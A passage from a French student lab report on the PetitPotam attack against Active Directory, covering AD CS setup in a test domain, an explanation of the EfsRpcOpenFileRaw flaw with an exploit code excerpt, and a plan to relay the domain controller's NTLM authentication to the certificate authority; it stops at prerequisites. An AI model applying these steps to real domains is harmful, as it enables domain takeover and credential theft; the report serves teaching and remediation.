

Windows – ENSIBS Cybersécurité du Logiciel – 4^e année

PROJET WINDOWS

« Attaque PetitPotam et sa remédiation »

Projet réalisé par

CHAPRON Lucas
DENOUE Enzo

Projet encadré par

SALWA Alem

Table des matières

I. Introduction	3
1. Présentation de l'environnement AD	3
A. Vue globale	3
B. Mise en place du serveur de certificats	4
II. Attaque sur l'Active Directory	12
1. Présentation de l'attaque PetitPotam.....	12
2. Plan d'attaque.....	12
3. Prérequis.....	13
4. Début de l'attaque	16
III. Remédiation	19
IV. Conclusion	22

Table des figures

Figure 1 - Domaine ensibs.lab	4
Figure 2 - Liaison serveur DNS	5
Figure 3 - Création ADCS	5
Figure 4 - Rôle ADCS	5
Figure 5 - Configuration ADCS	6
Figure 6 - Configuration des rôles 1	6
Figure 7 - Type d'installation de l'AC	7
Figure 8 - Type de certification	7
Figure 9 – Création de clé privée	7
Figure 10 - Chiffrement	7
Figure 11 - Periode de validité	8
Figure 12 - Nom du CA	8
Figure 13 - Résultat de la configuration du CA	8
Figure 14 - Récapitulatif du CA	8
Figure 15 - Configuration des rôles 2	8
Figure 16 - Spécification de l'AC	9
Figure 17 - Type d'authentification	9
Figure 18 - Compte de service	9
Figure 19 - Certificat d'authentification serveur	10
Figure 20 - Récapitulatif de la configuration	10
Figure 21 - Fonction EfsRpcOpenFileRaw de l'API EFSRPC	11
Figure 22 - Récupération du ticket TGT auprès du KDC	11
Figure 23 - Récupération du nom du serveur web de certificats via certutil.exe	12
Figure 24 - Connexion au service d'inscription sur le Web	12
Figure 25 - Authentification réussie	13
Figure 26 - Obtention du lien de requête de certificats	13
Figure 27 - Mise à jour du fichier de configuration DNS	13
Figure 28 - Mise à jour de l'adresse DNS du Client1	14
Figure 29 - Lancement du relai NTLM	14
Figure 30 - Lancement de PetitPotam	14
Figure 31 - Le CA génère un certificat (base64) pour le DC	15
Figure 32 - Obtention du ticket TGT via Rubeus	15
Figure 33 - Ticket krbtgt	16
Figure 34 - Récupération des hashes du domaine avec mimikatz	16
Figure 35 - Obtention du ticket krbtgt à la suite de la demande via ticket TGT	16
Figure 36 - Obtention du hash krbtgt	16
Figure 37 - Obtention du hash Administrateur	17
Figure 38 - Activation de l'EPA sur le service d'Inscription Web de l'autorité de certification	17
Figure 39 - Activation de l'EPA sur le service Web d'inscription de certificats	18
Figure 40 - Ajout de l'énumération 'policyEnforcement' au fichier web.config	18
Figure 41 - Activation de l'exigence SSL	19
Figure 42 - Redémarrage de IIS	19
Figure 43 - Échec de l'attaque par relai NTLM	19

I. Introduction

1. Présentation de l'environnement AD

A. Vue globale

Le domaine *ensibs.lab* comprend quatre machines :

- Windows Server 2016 comme Domain Controller (DC - WIN-MSRDLHR9TGE)
- Windows Server 2016 comme Serveur de Certificats (CA - CHAPRONDENOUE)
- Windows 10 Professional Workstation (WS – CLIENT1).
- Kali Linux — Machine de l'attaquant




Figure 1 - Domaine *ensibs.lab*

B. Mise en place du serveur de certificats

Afin d'effectuer cette attaque, nous devons au préalable mettre en place un serveur de certificats au sein de notre domaine *ensibs.lab*.

Tout d'abord, relierons notre serveur au domaine en ajoutant l'adresse serveur du DNS.




Figure 2 - Liaison serveur DNS

Ensuite, nous devons ajouter le service de certificats Active Directory (AD CS) au serveur. Ce service permet de créer des autorités de certification ainsi que de gérer les certificats associés.




Figure 3 - Création ADCS

Quatre options sont à ajouter à l'AD CS :

- **Autorité de certification (CA)** : Permet de gérer les certificats.
- **Service Web Inscription de certificats** : Permet aux utilisateurs et ordinateurs l'inscription de certificats via le protocole HTTP.
- **Service Web Stratégie d'inscription de certificats** : Permet l'inscription de certificats basés sur une stratégie lorsque l'ordinateur client n'est pas membre d'un domaine ou lorsqu'un membre du domaine n'est pas connecté au domaine.

- **Inscription de l'autorité de certification via le Web** : Fournit un ensemble de pages web qui permettent l'interaction avec le service d'autorité de certification.

Une fois notre AD CS installé, nous allons le configurer.




Figure 4 - Rôle AD CS




Figure 5 - Configuration AD CS

Seuls l'Autorité de certification et l'Inscription de l'autorité de certification via le Web sont à configurer.




Figure 6 - Configuration des rôles 1

L'installation de l'autorité de certification doit être de type entreprise car ici les certificats seront générés via le web.




Figure 7 - Type d'installation de l'AC

L'autorité de certification doit être de type racine.

Créons une clé privée pour le CA.




Figure 8 - Type de certification




Figure 9 – Création de clé privée

On utilise un chiffrement RSA proposé par Microsoft. La longueur de la clé est de 2048 par défaut et la fonction de hachage par défaut est SHA256.




Figure 10 - Chiffrement

On nomme le CA.

Figure 12 - Nom du CA

L'autorité de certificats est valide 5 ans.

Figure 11 - Période de validité

Voilà un récapitulatif des paramètres du CA.

Figure 14 - Récapitulatif du CA

Figure 13 - Résultat de la configuration du CA

Configurons maintenant le Service Web Inscription de certificats.

Figure 15 - Configuration des rôles 2

On spécifie la configuration pour le CA qu'on vient de créer.




Figure 16 - Spécification de l'AC

On choisit le type d'authentification intégrée de Windows




Figure 17 - Type d'authentification

Nous utiliserons l'identité du pool d'applications intégrée




Figure 18 - Compte de service

On sélectionne le certificat existant pour le chiffrement SSL.




Figure 19 - Certificat d'authentification serveur

Voici un récapitulatif de la configuration du Service Web Inscription de certificats.




Figure 20 - Récapitulatif de la configuration

Maintenant que nous avons notre domaine en place avec son serveur de certificats on peut débuter l'attaque.

II. Attaque sur l'Active Directory

1. Présentation de l'attaque PetitPotam

Petitpotam est une vulnérabilité qui permet à un utilisateur du domaine de prendre le contrôle des contrôleurs de domaine en déclenchant des authentifications à l'aide du protocole MS-EFSRPC.

La vulnérabilité réside dans l'insuffisance des contrôles de chemin d'accès dans la fonction *EfsRpcOpenFileRaw* de l'API EFSRPC qui permet à un attaquant de passer n'importe quelle valeur dans son paramètre *fileName*, comme l'adresse IP d'un attaquant, pour forcer une authentification des hôtes ciblés.

```
def EfsRpcOpenFileRaw(self, dce, listener):
    print("[ - ] Sending EfsRpcOpenFileRaw!")
    try:
        request = EfsRpcOpenFileRaw()
        request['fileName'] = '\\\\%s\\test\\Settings.ini\\x00' % listener
        request['Flag'] = 0
        #request.dump()
        resp = dce.request(request)
```

Figure 21 - Fonction *EfsRpcOpenFileRaw* de l'API EFSRPC

Pour qu'un attaquant puisse prendre le contrôle du contrôleur de domaine, il doit utiliser cette vulnérabilité avec une attaque par relai NTLM pour capturer les hashes ou les certificats requis. Les cibles privilégiées de cette attaque sont les serveurs configurés pour accepter les authentifications NTLM, tels que les services de certificats Active Directory (AD CS), lorsque les rôles *Web Enrollment* sont installés.

2. Plan d'attaque

Le scénario d'attaque consiste à forcer le contrôleur de domaine à s'authentifier auprès de la machine de l'attaquant qui est configurée avec un relai NTLM. L'authentification est ensuite relayée à l'autorité de certification (CA) pour demander un certificat. Lorsque le certificat est généré pour la machine DC, l'attaquant le capture avec le relai NTLM et l'utilise pour se faire passer pour le compte DC. Le certificat DC peut alors être utilisé pour générer le ticket TGT et s'authentifier au contrôleur de domaine sans justificatifs d'identité.





Figure 22 - Récupération du ticket TGT auprès du KDC

Ainsi le plan d'attaque est le suivant :

1. Forcer le contrôleur de domaine à s'authentifier auprès de notre machine Kali en utilisant l'exploit PetitPotam.
2. Relayer l'authentification à l'autorité de certification pour demander un certificat pour le DC.
3. Capturer le certificat généré avec le relais NTLM que nous avons configuré sur la machine Kali.
4. Utiliser le certificat pour demander un ticket TGT pour l'escalade de domaine.

3. Prérequis

Avant toute chose nous devons faire une demande de certificat sur le service web. Pour s'y connecter, exécutons *certutil.exe* pour obtenir le nom du serveur web (ici, *CACHAPRONDENOUE.ensibs.lab*)



```
PS C:\Users\Administrateur.ENSIBS> certutil.exe
Entrée 0:
Nom : 'ensibs-WIN-MSRDLHR9TGE-CA'
Unité d'organisation : ''
Organisation : ''
Ville : ''
Région : ''
Pays/région : ''
Config : 'WIN-MSRDLHR9TGE.ensibs.lab\ensibs-WIN-MSRDLHR9TGE-CA'
Certificat d'échange : ''
Certificat de signature : ''
Description : ''
